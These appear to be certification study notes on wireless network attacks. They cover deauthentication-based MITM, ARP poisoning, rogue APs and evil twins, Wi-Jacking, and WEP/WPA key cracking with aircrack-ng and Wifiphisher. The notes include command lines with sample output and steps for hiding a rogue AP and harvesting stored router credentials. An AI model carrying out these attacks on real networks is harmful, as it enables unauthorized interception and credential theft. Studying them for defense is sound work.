2. Sends a deauthentication (deauth) request to the victim with the spoofed source address of the victim's AP
3. Victim is deauthenticated and starts to search all channels for a new valid AP
4. Attacker sets a forged AP on a new channel with the original MAC address (BSSID) and ESSID of the victim's AP
5. After the victim's successful association to the forged AP, the attacker spoofs victim to connect to the original AP
6. Attacker sits in between the AP and the victim and listens to all the traffic

- Launch MITM using Aircrack-ng



```
C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
BSSID              PWR  RXQ  Beacons  #Data, #/s  CH  MB   ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF   99    5     60        3    0   1  54e  OPN               IAMROGER
02:24:2B:CD:68:EE   99    9     75        2    0   5  54e  OPN               COMPANYZONE
00:14:6C:95:6C:FC   99    0     15        0    0   9  54e  WEP  WEP          HOME
1E:64:51:3B:FF:3E   76   70    157             1    0  11  54e  WEP  WEP          SECRET_SSID

BSSID              Station             PWR   Rate   Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2   -1    1 - 0   0       1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD   76    1e54    0       6
```

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump to discover SSIDs on interface


```
C:\>aireplay-ng -0  5 -a  02:24:2B:CD:68:EE
```

Step 3: De-authenticate the client using Aireplay-ng





```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h 02:24:2B:CD:68:EE  eth1
22:25:10  Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Step 4: Associate your wireless card (fake association) with the AP you are accessing with aireplay-ng

Wireless ARP Poisoning Attack

- ARP determines the MAC address of an AP if it already knows its IP address. Usually, ARP does not possess any feature to veri fy whether the responses are from valid hosts. **ARP poisoning is an attack technique that exploits this lack of verification**.
- In this technique, the **ARP cache maintained by the OS is corrupted with wrong MAC addresses**. An attacker achieves this by sending an ARP replay packet constructed with a wrong MAC address. An ARP poisoning attack impacts all the hosts in a subnet. All stations associated with a subnet affected by an ARP poisoning attack are vulnerable because most APs act as transparent MAC-layer bridges. All hosts connected to a switch or hub are susceptible to ARP poisoning attacks if the AP is connected directly to that switch or hub without any router/firewall between them. The below figure illustrates the pro cess of an ARP poisoning attack
- 
2
Traffic is no longer sent to AP 2
3
Access Point 1
Access Point 2
1
MAC Address
04-A4-52-33-61
MAC Address
00-45-88-74-03
Attacker uses ARP Poisoning tools such as arpspoof
Attacker's System
Jessica's Wireless Laptop
- In the wireless ARP spoofing attack shown in the above figure, the attacker first spoofs the MAC address of the victim's syst em and attempts to authenticate to access point 1 (AP1) using an ARP poisoning tool such as **arpspoof**. AP1 sends the updated MAC address information to the network routers and switches, which in turn update their routing and switching tables. Consequently, the traffic from the network backbone to the victim's system is sent to AP1, rather than to access point 2 (AP2).

- **ARP Poisoning Attack Using Ettercap** https://www.ettercap-project.org
- Attackers use **Ettercap** to identify the MAC addresses of the clients and routers for performing various attacks such as ARP poisoning, sniffing, and MITM attacks. Using this tool, an attacker can obtain all the information about the network traffic of the victim. An attacker performs an ARP poisoning attack using Ettercap through the following steps.

	• Launch the Ettercap graphical interface and enable the unified sniffing option by selecting **Sniff → Unified Sniffing** from the menu bar. This allows the attacker to bridge the connection and sniff the traffic crossing the interfaces. • In the Ettercap Setup pop-up window, set the **Primary interface to sniff and click on OK**. This will show advanced menu options such as targets, hosts, MITM, and plugins.
	• Identify the target host in the network by selecting **Hosts → Scan for Hosts**. • Ettercap performs a scan of all live hosts in the network and displays a list of hosts. • Next, **select Hosts → Hosts List** to view all the hosts discovered on the local network.
	• Select **View → Connections** to start snooping on the identified connections. • The connections can be filtered in the Connections view based on the IP address, type of connection, and state of connection (open/closed/active/killed).
 Cancel ettercap Input OK IP address: 10.10.1.14	Select the hosts to perform an ARP spoofing attack. Go to the Hosts window and select the target IP address. Select **Targets → Current targets** to add a list of target hosts to use for ARP spoofing.
 Cancel MITM Attack: ARP Poisoning OK Optional parameters ☑ Sniff remote connections. □ Only poison one-way.	Select **MITM → ARP poisoning**. In the pop-up window that appears, select **Sniff remote connections and click on OK** to launch an ARP poisoning attack on the target. Once the attack is launched, the target host's login credentials can also be sniffed if the web traffic is not encrypted with Hypertext Transfer Protocol Secure (HTTPS).

Rogue APs

- Rogue APs are wireless APs that an attacker installs on a network without authorization and are not under the management of t he network administrator.
- **These rogue APs are not configured for security, unlike the authorized APs on the target wireless network**.
- Thus, this rogue AP can provide backdoor access to the target wireless network.
- Interesting **scenarios** for rogue AP installation and setup include the following
    - **Compact, pocket-sized rogue AP plugged into an Ethernet port of the target network:** An attacker can use compact, pocket-sized rogue APs because they are

easily available, can be stealthily brought onsite, and consume very little power.


- **Rogue AP connected to corporate networks over a Wi-Fi link:** An attacker connects a rogue AP to a Wi-Fi link of the target network. Because the rogue AP connects wirelessly to the authorized network, it is easily hidden. However, **it requires the credentials of the target network to connect**.
- **USB-based rogue AP plugged into a network machine:** An attacker can easily plug a USB-based rogue AP into any Windows machine on the target network t**hat is connected through wired or wireless means**. The USB AP's software shares the network access of the machine with the rogue AP. **This eliminates the need for both an unused Ethernet port and the credentials of the target Wi-Fi**, which are required in the above two scenarios to set up a rogue AP.
- **Software-based rogue AP running on a network Windows machine:** An attacker can set up a **software-based rogue AP on the embedded/plugged Wi-Fi adapter of the target network**, instead of a separate hardware device.

- **A rogue AP is deployed through the following steps**.
  - Choose an appropriate location to plug in the rogue AP for maximum coverage from the connection point
  - Disable SSID broadcast (silent mode) and any management features to avoid detection.
  - Place the AP behind a firewall, if possible, to avoid network scanners.
  - Deploy the rogue AP for a short period.


Creation of a Rogue AP Using MANA Toolkit

- MANA Toolkit comprises a set of tools that are used by the attackers for creating rogue APs and perform sniffing attacks and MITM attack.
- It is also used for bypassing HTTPS and HTTP Strict Transport Security (HSTS). Attackers use MANA Toolkit to create a rogue A P through the following steps

1. Modify MANA's configuration file **hostapd-mana.conf** using any text editor to set up a fake access point. Set the wireless interface (wlan0 is used here) as well as the MAC address (BSSID) or SSID (the SSID Free Internet is used here)
2. Modify the script file **start-nat-simple.sh** used to launch the rogue AP. Set the wireless card parameter **phy (wlan0 is used here)** and the **upstream** parameter (**eth0** is used here) that specifies the card as having an Internet connection.
3. Execute the script file **start-nat-simple.sh** using the bash command **# bash <Path to MANA>/mana-toolkit/run-mana/start-nat-simple.sh**. By executing this command, the rogue AP starts running.
4. Once the rogue AP is operational, use a Windows machine or mobile device having a different wireless card to connect to the rogue AP.



5. Once connected to the Internet through the rogue AP, all the data packets from the device flows through the rogue AP. Now, **tools such as tcpdump and Wireshark** can be used to capture and analyze the packets.


hostapd-mana.conf
File Edit View Search Tools Documents Help
Open Save Undo
start-nat-simple.sh
Parrot Terminal
File Edit View Search Terminal Help

```
## Full description of options is available in https://
github.com/sensepost/hostapd-mana/...
hostapd.conf

interface=wlan0
bssid=00:11:22:33:44:00
driver=nl80211
ssid=Free Internet
channel=6
```

```
#!/bin/bash

upstream=eth0
phy=wlan0
conf=/etc/mana-toolkit/hostapd-mana.conf
hostapd=/usr/lib/mana-toolkit/hostapd
```

```
┌─[root@parrot]─[~/mana]
└──╼ #bash /usr/share/mana-toolkit/run-mana/start-nat-simple.sh
Configuration file: /etc/mana-toolkit/hostapd-mana.conf
Using interface wlan0 with hwaddr 00:11:22:33:44:00 and ssid "Free Internet"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
MANA - Directed probe request for SSID 'Troy' from 54:[redacted]
MANA - Directed probe request for SSID 'Troy' from 54:[redacted]
Hit enter to kill me
MANA - Directed probe request for SSID 'Troy' from 54:[redacted]
MANA - Directed probe request for SSID 'Troy' from 54:[redacted]
MANA - Directed probe request for SSID 'Troy' from 54:[redacted]
MANA - Directed probe request for SSID 'Troy' from 1c:[redacted]
MANA - Directed probe request for SSID 'Qwerty' from 0c:[redacted]
MANA - Directed probe request for SSID 'Qwerty' from 0c:[redacted]
```

Evil Twin


- **An evil twin is a wireless AP that pretends to be a legitimate AP by imitating its SSID.** It poses a clear and present danger to wireless users on private and public WLANs. **An attacker sets up a rogue AP outside the network perimeter and lures users to sign in to this AP**. The attacker uses tools such as **KARMA**, which monitors station probes to create an evil twin. **The KARMA tool passively listens to wireless probe request frames and can adopt any commonly used SSID as its own SSID to lure users**. The attacker can configure an evil twin with a common residential SSID, hotspot SSID, or the SSID of an organization's WLAN . An attacker who can monitor legitimate users can target APs that do not send SSIDs in probe requests.
- **WLAN stations usually connect to specific APs based on their SSIDs and signal strength, and the stations automatically reconn ect to any SSID used in the past**. These issues allow attackers to trick legitimate users by placing an evil twin near the target network. Once associated, the attacker may bypass enterprise security policies and gain access to network data.
- Because the employees of a company may take their corporate laptops to establishments with public Wi -Fi networks, it is challenging to keep company data safe.

- **Set Up of a Fake Hotspot (Evil Twin)**
- Hotspots in an area may not always be legitimate because an evil twin mounted by an attacker may pretend to be a legitimate h otspot. It is difficult to differentiate between a legitimate hotspot and an evil twin. For example, a user who attempts to log in may find two APs, one of which is l egitimate. If the user connects to the network through the evil twin, the attacker may obtain login information and access to the victim's computer. **Any login attempt of the user would fail, and they are likely to assume that the attempt randomly failed.** A fake hotspot can be set up using a laptop with Internet connectivity (3G or a wired connection) and a mini AP through the following steps.
  1. Enable Internet Connection Sharing in Windows or Internet Sharing in macOS
     - Press Windows key + X to open the Power User menu and select **Network Connections**.
     - Right-click the **network adapter** with an Internet connection (Ethernet or wireless network adapter), then select **Properties**.
     - Click **Sharing**.
     - Put a c**heck mark on Allow other network users to connect through this computer's Internet connection**.
     - From the Home networking connection drop-down menu, select the **Microsoft Hosted Virtual Adapter**.
     - Click OK to finish.
  2. Broadcast the Wi-Fi connection and run a sniffer program to capture passwords.

aLTEr Attack

- An aLTEr attack has the following two phases.


Information gathering phase:



- Attackers passively gather information needed to perform an aLTEr attack using techniques such as identity mapping and website fingerprinting.
- Attackers snoop on the websites that users attempt to access and record how often they visit those websites. Attackers only **spy or monitor the transmission between the base station and the end user**, and they do not modify any credentials or information in this attack.
- Attackers use the following techniques to gather information passively.
  - **Identity mapping:** The attacker initially maps the identity to locate the target device. Once the target is determined, the attacker devises a strategy to implement the next two attacks.
  - **Website fingerprinting:** The attacker records the amount of traffic the client is accessing and keeps track of the user's online activities and other meta information.

Attack phase:

- Attackers use the information gathered to perform an active attack using techniques such as **DNS spoofing**
- After snooping on or gathering information about the target users, the **attacker launches an MITM attack using a fake tower impeding and manipulating the user data**, which are **intended to be shared with the real tower**.
- The attacker uses **DNS spoofing** to redirect the victim to a malicious website or a website of their choice, where the attacker records all the sensitive information entered by the victim such as usernames and passwords.


- 
User with LTE device
1 Valid input
Fake Tower
2 Modified input
Base Tower
Misleading web address 3
6
7 Redirecting to the malicious website
8 Attacker stores user credentials
Attacker
Internet
4
5
Spoofed DNS
Original Server
Here, spoofed DNS requests malicious website link to the main server
Malicious request or response
Intended/Valid request or response

Wi-Jacking Attack

- Attackers use a Wi-Jacking attack for gaining access to an enormous number of wireless networks.
- In this attack, the Wi-Fi information of the nearest victims can be retrieved without using any cracking mechanisms.
- **This attack can be used when credentials are saved in the victim's browser**, **when the victim accesses the same website multiple times, and when the router uses an unencrypted HTTP connection to access the router configuration interface in the browser**.
- Attackers can take advantage of these vulnerabilities to crack WPA/WPA2 networks without going through a single handshake process.
- The following conditions must be met to perform a Wi-Jacking attack.
    - At least one active client device must be connected to the target network.
    - The client device must have already connected to any open network and allow automatic reconnection to that network.
    - The client device must use a chromium-based web browser.
    - **The client device's browser must store the admin interface credentials of the router**
    - **The target network's router must use an unencrypted HTTP connection** for the router configuration interface.


- **Attackers launch a Wi-Jacking attack through the following steps.**

1. Send **de-authentication requests** to the victim's device using **aireplay-ng** to disconnect the victim from their legitimate Wi-Fi network



```
┌─[✗]─[root@parrot]─[~]
└──╼ #aireplay-ng --deauth 15 -a B4:75:0E:89:00:60 -c 20:A6:0C:30:23:D3 wlan0mon
02:07:13  Waiting for beacon frame (BSSID: B4:75:0E:89:00:60) on channel 11
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
```

2. Perform a KARMA attack using "**hostapd-wpe,**" luring the victim to connect to the malicious Wi-Fi network.
3. After successful de-authentication, use tools such as "**dnsmasq**" and **Python** scripts to inject a malicious URL and force the victim's browser to load that malicious URL. Based on the BSSID and ESSID, the URL/page pair to be sent can be detected.
4. Wait for the victim to access the HTTP page. At this moment, the victim's router is updated and automatically restarted.


ASUS
Your router is updating
Restarting...
Full page just designed to get the target to keep the page open
Inspector
Console
Debugger
Style Edi...
Perform...
Memory
Network
1 of 1
password
Hidden fields to collect remembered credentials from autocomplete

5. Once the victim opens the malicious page, the browser will check the following **two conditions** to automatically load the page having stored credentials:
    - Do the malicious URL and the router's admin interface have the same origin?
    - Do the input fields of the page and the router's admin interface match?
6. After receiving the credentials, the victim is made to access the page for some more time. Subsequently, stop the KARMA attack and allow the victim to connect back to their legitimate network. Once the victim's device is connected to the legitimate network, the malicious page remains in the router's admin interface, along with admin credentials loaded into the JavaScript.
7. Use **XMLHttpRequest** to login to the router to extract the victim's WPA2 PSK and further perform any other malicious changes as necessary. **Using this PSK and other credentials, the victims' private network can be hacked**, and critical data can be accessed and tampered using the Wi-Jacking technique.

RFID Cloning Attack

- **RFID cloning involves capturing the data from a legitimate RFID tag and then creating its clone using a new chip**.
- **In other words, data from one RFID tag are copied into another tag by changing the tag ID (TID), but the form factor and data may remain the same.**
- The cloned copy is different from the original RFID tag and may be easily detected. Attackers use **iCopy-X**, **RFIDler**, etc. to clone RFID tags
- <See Tools for more information>

Wi-fi Encryption Cracking

What ?

- After an attacker succeeds in obtaining unauthorized access to a target network through methods such as wireless attacks, rog ue APs, and evil twins, the attacker must crack the security imposed by the target wireless network.
- Generally, for securing wireless communication, **Wi-Fi networks use WEP or WPA/WPA2 encryption**, which the attacker must crack.
- In this section, we examine how an attacker can crack these encryption systems to breach the wireless network security

WEP Encryption Cracking


What ?

- **Wire Equivalence privacy (WEP)**
- Gathering a large number of IVs is necessary to break the WEP encryption key.
- An attacker can gather sufficient IVs by simply listening to the network traffic.
- WEP packet injection expedites the IV-gathering process and allows capturing a large number of IVs in a short period.
- **An attacker can break WEP encryption through the following steps**
    - **Start the wireless interface in the monitor mode on the specific AP channel:** In this step, the attacker sets the wireless interface to the **monitor mode**. The interface can listen to every packet in the air, and the attacker can select some packets for injection by listening to every packet available in the air.
    - **Test the capability of injection from the wireless device to the AP:** The attacker tests whether the wireless interface is within the range of the specified AP and whether it is capable of injecting packets to it.
    - **Use a tool such as aireplay-ng for fake authentication with the AP:** The attacker ensures that the source MAC address is already associated so that the AP accepts the injected packets. The injection fails in the absence of association with the AP
    - **Start the Wi-Fi sniffing tool:** The attacker captures the generated IVs using tools such as **airodump-ng** with a BSSID filter to collect unique IVs.
    - **Start a Wi-Fi packet encryption tool such as aireplay-ng in the ARP request replay mode to inject packets:** To gain a large number of IVs in a short period,

the attacker starts aireplay-ng in the ARP request replay mode, which listens for ARP requests and then re-injects them into the network. The AP usually re-broadcasts packets generating a new IV. Therefore, to gain a large number of IVs, the attacker selects the ARP request mode.


- **Run a cracking tool such as aircrack-ng:** Using cracking tools such as aircrack-ng, the attacker can extract WEP encryption keys from the IVs.

By Aircrack-ng suite




```
C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
BSSID              PWR  RXQ  Beacons  #Data, #/s  CH  MB   ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF  99   5    60       3      0    1   54e  OPN              IAMROGER
02:24:2B:CD:68:EE  99   9    75       2      0    5   54e  OPN              COMPANYZONE
00:14:6C:95:6C:FC  99   0    15       0      0    9   54e  WEP  WEP         HOME
1E:64:51:3B:FF:3E  76   70   157      1      0    11  54e  WEP  WEP         SECRET_SSID

BSSID              Station            PWR  Rate   Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2  -1   1 - 0  0     1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD  76   1e-54  0     6
```

Step 1: Run **airmon-ng** in monitor mode
Step 2: Start **airodump** to discover SSIDs on interface and keep it running; your capture file **should contain more than 50,000** IVs to successfully crack the WEP key




```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Step 3: Associate your wireless card with the target AP



```
C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:30:15 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E)

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```

Step 4: Inject packets using **aireplay-ng** to generate traffic on the target AP



```
C:\>aircrack-ng -s capture.ivs
Opening capture.ivs
Read 75168 packets.
                         Aircrack-ng 0.7 r130
                  [00:00:10] Tested 77 keys (got 684002 IVs)
KB depth byte(vote)
0 0/ 1 AE( 199) 29( 27) 2D( 13) 7C( 12) FE( 12) FF( 6) 39( 5) 2C( 3) 00( 0) 08( 0)
1 0/ 3 66( 41) F1( 33) 4C( 23) 00( 19) 9F( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2 0/ 2 5C( 89) 52( 60) E3( 22) 10( 20) F3( 18) 8B( 15) 8E( 15) 14( 13) D2( 11) 47( 10)
3 0/ 1 FD( 375) 81( 40) 1D( 26) 99( 26) D2( 23) 33( 20) 2C( 19) 05( 17) 0B( 17) 35( 17)
                KEY FOUND! [ AE:66:5C:FD:24 ]
```


Step 5: Wait for **airodump-ng** to **capture more than 50,000 IVs**;
crack WEP key using aircrack-ng

WPA/WPA2 Encryption Cracking

What ?	• **WPA encryption is less exploitable than WEP encryption.** • However, an attacker can still crack WPA/WPA2 encryption by capturing the necessary type of packets. • **The attacker can perform this offline but needs to be near the AP for a few moments.** • The following are some types of techniques used to crack WPA encryption.
WPA PSK	• WPA PSK uses a user-defined password to initialize the four-way handshake. • **An attacker cannot crack this password, because it is a per-packet key, but the keys can be brute-forced using dictionary attacks.** • A dictionary attack can compromise most consumer passwords.
Offline attack	• To perform an offline attack, an **attacker needs to be near the AP for a few seconds to capture the WPA/WPA2 authentication handshake**. • **By capturing the necessary type of packets, WPA encryption keys can be cracked offline.** • In WPA handshakes, the protocol does not send the password across the network, because the WPA handshake typically occurs over insecure channels and in plaintext. Capturing a full authentication handshake from a client and the AP helps in breaking the WPA/WPA2 encryption **without any packet injection**
De-authentication attack:	• To perform a de-authentication attack to crack the WPA encryption, an attacker needs to find an **actively connected client.** • The client forces the client to disconnect from the AP, following which they use tools such as **aireplay to capture the authentication packet when the client attempts to reconnect.** The client should be able to re-authenticate itself with the AP in a few seconds. **The authentication packet includes the pairwise master key (PMK), which the attacker can crack by dictionary or brute-force attacks to recover the WPA key**
Brute forcing of WPA keys	• Brute-force techniques are useful in breaking WPA/WPA2 encryption keys. • An attacker can perform a brute-force attack on WPA encryption keys using a dictionary or using tools such as **aircrack, aireplay, or KisMAC**. • The brute-force technique has a substantial impact on WPA encryption because of its compute-intensive nature. • Breaking WPA keys through a brute-force technique **may take hours, days, or even weeks**
Cracking WPA-PSK Using Aircrack-ng	• WPA-PSK is an authentication mechanism in which users provide some form of credentials for authentication to a network. • WPA and WPA-PSK use the same encryption mechanism, and the only difference between them is in the authentication mechanism. • **The authentication in WPA-PSK involves a simple common password**. The PSK mode of WPA is vulnerable to the same risks as any other shared password system. An attacker can crack **WPA-PSK because the encrypted password is shared in a four-way handshake**. • In the WPA-PSK scheme, when clients attempt to access an AP, they go through a four-step process for authentication. This process involves the sharing of an encrypted password between them. The attacker captures the password and then attempts to crack the WPA-PSK scheme. • **This can also be considered a KRACK attack.**


```
C:\>airmon-ng start eth1
```

Monitor wireless traffic with airmon-ng using the following command:




```
C:\>airodump-ng --write capture eth1
BSSID              PWR  RXQ  Beacons  #Data, #/s  CH  MB   ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF  99   5    60       3      0    1   54e  OPN                IAMROGER
02:24:2B:CD:68:EE  99   9    75       2      0    5   54e  WPA  TKIP    PSK   COMPANYZONE
00:14:6C:95:6C:FC  99   0    15       0      0    9   54e  WEP  WEP           HOME
1E:64:51:3B:FF:3E  76   70   157      1      0    11  54e  WEP  WEP           SECRET_SSID

BSSID              Station            PWR  Rate   Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2  -1   1 - 0  0     1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD  76   1e-54  0     6
```

Collect wireless traffic data with airodump-ng using the following command:
C:\>airodump-ng --write capture eth1



```
C:\>aireplay-ng -0 11 -a 02:24:2B:CD:68:EE
```

- De-authenticate (deauth) the client using Aireplay-ng.
- The client will attempt to authenticate with the AP, which leads to airodump capturing an authentication packet (WPA handshake).



```
C:\>aircrack-ng -a 2 -w capture.cap
Opening capture.cap
Read 607 packets
# BSSIS           ESSID         Encryption
1 02:24:2B:CD:68:EE   COMPANYZONE     WPA <1 handshake>
Choosing first network as target.
Opening ../capture.cap
Pending packets, please wait...
                                   Aircrack-ng 0.7 r130
                              [00:00:03] 230 keys tested (73.41 k/s)
                                   KEY FOUND! [ passkey ]
              Master Key     : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
                               39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE
              Transcient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
                               73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
                               AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
                               D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD
              EAPOL HMAC  :  52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

- Execute the capture file through aircrack-ng.

Cracking WPA/WPA2 Using Wifiphisher

What ?


https://wifiphisher.org

- Wifiphisher is a rogue AP framework for **conducting Red Team Engagements** or **Wi-Fi security testing**.
- Using Wifiphisher, penetration testers can easily achieve an MITM position against wireless clients by performing targeted Wi-Fi association attacks.
- Wifiphisher can be further used to mount victim-customized web phishing attacks against the connected clients to capture their credentials (e.g., from third-party login pages or WEP/WPA/WPA2 PSKs) or infect the victim stations with malware.
- The left side commands are some important configuration options of Wifiphisher.

- **-iI INTERNETINTERFACE** – Choose an interface that is connected on the Internet.
- **-jI JAMMINGINTERFACE** – Manually choose an interface that supports the monitor mode for de-authenticating victims.
- **-aI APINTERFACE** – Manually choose an interface that supports the AP mode.
- **-nJ** – Skip the de-authentication phase.
- **-e ESSID** – Enter the ESSID of a rogue AP.
- **-p PHISHINGSCENARIO** - Choose the phishing scenario to execute.
- **-pK PRESHAREDKEY** - Add WPA/WPA2 protection on the rogue AP.


Process

- WEP/WPA/WPA2 can be cracked using Wifiphisher through the following steps




```
┌─[root@parrot]─[~/wifiphisher]
└──╼ #wifiphisher
[*] Starting Wifiphisher 1.4GIT
```

Launch Wifiphisher using the command wifiphisher




```
Options:  [Esc] Quit  [Up Arrow] Move Up  [Down Arrow] Move Down

  ESSID                    BSSID              CH  PWR  ENCR        CLIENTS VENDOR
  CEH-Labs                 bc:5a:                  0%  WPA2/WPS     0    Unknown
  HARMONY                  18:82:                  0%  WPA2/WPS     8    Unknown
  JU                       bc:62:                  0%  WPA2/WPS     3    Unknown
  PA                       18:fd:                  0%  WPA2/WPS     1    Unknown
```

All the available networks are displayed. Select the target network as shown in the figure.



After a victim connects to the rogue wireless network, the Network Manager page opens automatically on the victim's device, luring the victim to provide the Wi-Fi password to connect to the AP.



```
Extensions feed:                                   | Wifiphisher 1.4GIT
DEAUTH/DISAS - 70:                                 | ESSID: CEH-LABS
